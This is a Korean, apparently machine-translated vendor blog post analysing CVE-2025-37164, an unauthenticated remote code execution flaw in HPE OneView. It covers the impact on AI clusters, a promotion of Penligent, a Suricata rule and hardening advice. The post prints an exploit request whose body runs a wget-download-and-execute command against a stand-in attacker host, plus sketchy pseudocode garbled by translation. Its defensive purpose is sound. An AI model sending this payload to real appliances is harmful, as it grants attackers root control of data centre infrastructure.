
"컴퓨팅이 새로운 석유"로 떠오르는 2026년의 급성장 시대에 물리적 데이터센터의 보안은 그 어느 때보다 중요해졌습니다. 레드팀이 몇 주 동안 LLM 가드레일을 우회하기 위해 즉각적인 주입 방법을 고안하는 동안, IT 스택의 지하에서는 훨씬 더 원시적이고 파괴적인 위협이 등장했습니다.
2025년 12월 16일, 보안 업계는 다음과 같은 사실이 공개되면서 큰 충격을 받았습니다. CVE-2025-37164의 취약점을 발견했습니다. HPE OneView 희귀하고 무서운 CVSS 점수 10.0점.

익숙하지 않은 분들을 위해 설명하자면, HPE OneView는 최신 소프트웨어 정의 인프라(SDI)를 위한 "갓 모드" 소프트웨어입니다. 이 소프트웨어는 세계에서 가장 진보된 AI 트레이닝 클러스터를 구동하는 수천 대의 HPE Synergy 및 ProLiant 서버의 프로비저닝을 자동화합니다.
CVE-2025-37164 는 인증되지 않은 원격 코드 실행(RCE) 취약점을 발견했습니다. 관리 포트에 대한 네트워크 액세스 권한을 가진 공격자는 루트로서 임의의 시스템 명령을 실행할 수 있어 전체 물리적 장비에 대한 키를 효과적으로 넘겨줄 수 있습니다. 이 글에서는 개괄적인 요약은 생략하고 API 오류와 이것이 AI 보안 엔지니어링에 미치는 영향에 대해 자세히 살펴보겠습니다.

"신 모드" 취약점의 아키텍처
이 결함의 심각성을 이해하려면 OneView의 역할을 이해해야 합니다. 이는 BMC(베이스보드 관리 컨트롤러) 및 iLO(통합 소등) 인터페이스 위에 위치하여 컴퓨팅, 스토리지 및 네트워킹 패브릭에 대한 제어를 통합합니다.
이 취약점은 특정 REST API 엔드포인트에 존재합니다: /rest/id-pools/executeCommand.
1. 구성 재앙
보안 API 설계에서 시스템 명령을 실행할 수 있는 엔드포인트는 여러 계층으로 보호되어야 합니다: 인증(OAuth/세션), 권한 부여(RBAC), 입력 살균.
영향을 받는 OneView 버전(11.0 이전)에서 다음 엔드포인트 정의는 다음과 같습니다. 실행 명령 에 치명적인 구성 오류가 발생했습니다. 내부 보안 필터 맵에서 이 경로를 다음과 같이 표시했습니다. 인증 유형: NO_AUTH.
가상의 백엔드 로직(자바/스프링 의사 코드):
Java
`@RestController @RequestMapping("/rest/id-pools") public class IdPoolController {
// 치명적 결함: 누락된 @PreAuthorize("isAuthenticated()")
// 이 엔드포인트는 내부 서비스 간 통신을 위한 것일 가능성이 높습니다.
// 하지만 퍼블릭 인터페이스에 노출되었습니다.
@PutMapping("/executeCommand")
public ResponseEntity execute(@RequestBody CommandRequest 페이로드) {

    String binary = payload.getCommand();
    String[] args = payload.getArgs();

    // 치명적 결함: 살균하지 않고 ProcessBuilder에 직접 주입하기
    ProcessBuilder pb = 새로운 ProcessBuilder(바이너리);
    pb.command().addAll(Arrays.asList(args));
    프로세스 프로세스 = pb.start();

    return ResponseEntity.ok(readOutput(process));
}
}`
이 로직은 HTTP 요청에서 어플라이언스의 Linux 커널로 직접 터널을 생성합니다.
2. 킬 체인 해체하기
익스플로잇의 복잡성은 다음과 같습니다. 낮음. 마사지할 메모리 손상도 없고, 우회할 ASLR도 없으며, 이길 수 있는 레이스 조건도 없습니다. 순수하고 단순한 논리 결함입니다.
익스플로잇 프리미티브:
공격자가 PUT 요청을 보냅니다. 페이로드는 실행할 명령을 정의하는 JSON 객체입니다.
HTTP
`PUT /rest/id-pools/executeCommand HTTP/1.1 호스트: oneview-appliance.local Content-Type: application/json
{ "command": "/bin/sh", "args": ["-c", "wget http://c2.attacker.com/payload.sh -O /tmp/x; chmod +x /tmp/x; /tmp/x"] }`
결과:
어플라이언스가 스크립트를 실행합니다. 공격자는 루트 권한이 있는 리버스 셸을 받습니다. 여기서부터 공격자는 네트워크 컨트롤러 자체에 대한 지속성을 갖게 됩니다.
AI 인프라 위협 환경
이것이 왜 '하드코어 AI 보안 엔지니어'에게만 해당될까요? AI 인프라는 이러한 종류의 공격에 고유하게 취약하기 때문입니다.
1. GPU 강도(크립토재킹 및 도난)
AI 트레이닝 클러스터는 매우 가치 있는 H100/B200 GPU를 활용합니다. 원뷰에 대한 루트 액세스 권한이 있는 공격자라면 가능합니다:
- 로그 워크로드 프로비저닝: 베어 메탈에 숨겨진 가상 머신을 가동하여 암호화폐를 채굴하고, 메가 와트의 전력과 냉각 용량을 낭비합니다.
- 리소스 거부: 공격자는 (수백만 달러가 소요될 수 있는) 중요한 훈련 실행 중에
전원 끄기명령을 iLO 인터페이스를 통해 물리적 블레이드로 전송하여 치명적인 데이터 손실과 프로젝트 지연을 초래합니다.
2. 펌웨어를 통한 공급망 중독
OneView는 서버 제품군에 대한 펌웨어 업데이트를 관리합니다. 루트 액세스 권한이 있는 공격자는
- 플래시 악성 펌웨어: BIOS/UEFI를 취약한 버전으로 다운그레이드하거나 영구 루트킷을 심습니다(예 블랙로터스)를 AI 서버의 SPI 플래시로 전송합니다.
- 영구 액세스: OS를 지우고 다시 설치하더라도 멀웨어는 하드웨어에 남아 향후 해당 컴퓨터에서 학습된 모든 모델을 손상시킬 수 있습니다.
3. 데이터 레이크로의 측면 이동
고성능 AI 클러스터는 스토리지 패브릭(인피니밴드/RoCE)과 긴밀하게 결합되어 있습니다. OneView는 이러한 연결을 관리합니다. 공격자가 OneView를 손상시키면 기본 NAS/SAN 볼륨을 마운트하여 기업 AD 네트워크를 건드리지 않고도 독점 데이터 세트와 모델 가중치에 직접 액세스할 수 있습니다.
AI 기반 방어: 펜리젠트의 이점
CVE-2025-37164와 같은 인프라 취약점을 탐지하는 것은 기존 웹 애플리케이션 스캐너(DAST)의 사각지대입니다. DAST 도구는 HTML을 크롤링하기 때문에 비표준 포트의 모호한 관리 API는 거의 조사하지 않습니다.
여기에서 Penligent.ai 는 인프라 보안의 패러다임 전환을 의미합니다.
1. 대역 외(OOB) 에셋 매핑
펜리전트의 AI 에이전트는 다음을 활용합니다. 풀스택 에셋 매핑. 웹 앱만 스캔하는 것이 아니라 관리 프로토콜 시그니처(IPMI, Redfish, HPE REST API)도 적극적으로 수신합니다. AI는 이러한 시그니처를 최신 위협 인텔리전스와 연관시켜 IT 부서가 패치하는 것을 잊은 '섀도 인프라'를 식별합니다.
2. 비파괴적 RCE 검증
프로덕션 AI 클러스터를 스캔하는 것은 위험합니다. 잘못된 스캔은 서버를 다운시킬 수 있습니다. 부주의한 사용 컨텍스트 인식 퍼징 를 사용하여 비파괴 검증을 수행합니다.
- 안전한 페이로드: 보내는 대신
rm -rf /또는 리버스 셸과 같은 양성 페이로드를 전송합니다.echo "Penligent_Check". - 유효성 검사: AI가 HTTP 응답을 분석합니다. 에코된 문자열을 발견하면 100%를 확실하게 확인하여 보안팀이 훈련 작업을 중단하지 않고 패치의 우선순위를 정할 수 있도록 합니다.
블루팀 핸드북: 탐지 및 강화
즉시 패치를 적용할 수 없는 경우 '위반 추정' 상태입니다.
1. 네트워크 감지(수리카타/스노트)
OneView 관리 서브넷에 대한 트래픽을 모니터링합니다. HTTP 찾기 PUT 또는 POST 에 대한 요청 /rest/id-pools/executeCommand.
수리카타 규칙:
YAML
alert http $EXTERNAL_NET any -> $ONEVIEW_SERVER 443 (msg:"ET EXPLOIT HPE OneView CVE-2025-37164 RCE Attempt"; \\ flow:established,to_server; \\ content:"/rest/id-pools/executeCommand"; http_uri; \\ content:"command"; http_client_body; \\ content:"/bin/"; http_client_body; \\ classtype:attempted-admin; sid:1000025; rev:1;)
2. 로그 감사
OneView 감사 로그 확인(ci-debug.log 또는 audit.log)에 대한 예기치 않은 호출에 대해 IdPools 지정된 바스티온 호스트가 아닌 IP 주소에서 시작된 컨트롤러입니다.
3. 건축 검역
- 관리 VLAN: OneView 어플라이언스 인터페이스가 엄격하게 격리된 VLAN에 있어야 하며, MFA가 있는 VPN을 통해서만 액세스할 수 있습니다.
- ACL: 스위치 수준에서 액세스 제어 목록을 적용하여 시스템 관리자의 워크스테이션의 특정 IP를 제외한 OneView 어플라이언스의 포트 443에 대한 모든 트래픽을 차단합니다.
결론
CVE-2025-37164 는 '클라우드'는 다른 사람의 컴퓨터일 뿐이며, 그 컴퓨터에는 관리 포트가 있다는 사실을 잔인하게 상기시켜 줍니다. AGI를 서둘러 구축하는 과정에서 그 위에 서 있는 구체적인 토대를 소홀히 해서는 안 됩니다.
AI 미래의 보안은 강력한 모델 조정뿐만 아니라 실리콘 공급망의 무결성에 달려 있습니다. 펌웨어를 업그레이드하고, 관리 플레인을 격리하고, 지능적이고 자동화된 검증을 도입하여 '갓 모드' 콘솔이 공격자의 놀이터가 되지 않도록 하세요.
신뢰할 수 있는 참조 자료
- HPE 보안 게시판: HPESBGN04770(CVE-2025-37164)
- CVE-2025-37164에 대한 NIST NVD 세부 정보
- CISA 알려진 익스플로잇 취약점 카탈로그
- Rapid7 분석: HPE OneView에 영향을 미치는 중요한 인증되지 않은 RCE
🚀 CTA 옵션
옵션 1(고충 사항 - 권장):
DAST 스캐너가 관리 API를 사용할 수 없나요? 펜리젠트는 그렇지 않습니다.
더 이상 인프라를 무시하지 마세요. 지금 바로 펜리전트로 AI 컴퓨팅 클러스터에서 숨겨진 RCE를 탐지하세요.
옵션 2(긴급):
'신 모드' 버그로 인해 AI 모델이 지워지지 않도록 하세요.
Penligent의 비파괴 테스트로 HPE OneView 보안 태세를 즉시 검증할 수 있습니다.
 Korean
  English
  German
  French
  Spanish
  Portuguese
  Japanese
  Hindi
Hindi  Arabic
  Turkish
  Hebrew